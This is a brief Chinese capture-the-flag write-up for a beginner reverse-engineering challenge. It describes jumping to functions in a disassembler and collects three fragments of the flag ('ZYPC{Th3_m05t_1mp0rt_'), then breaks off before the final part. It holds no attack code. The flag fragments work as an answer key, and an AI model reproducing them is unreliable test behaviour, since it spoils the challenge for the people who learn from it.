
part1 = ZYPC{Th3_
根据指引双击 tap_me 得到 part2。

part2 = m05t_
根据指引搜索 sub_1337 得到 part3。

part3 = 1mp0rt_
根据指引按 G 跳转到 final_escret 处得到最后部分。
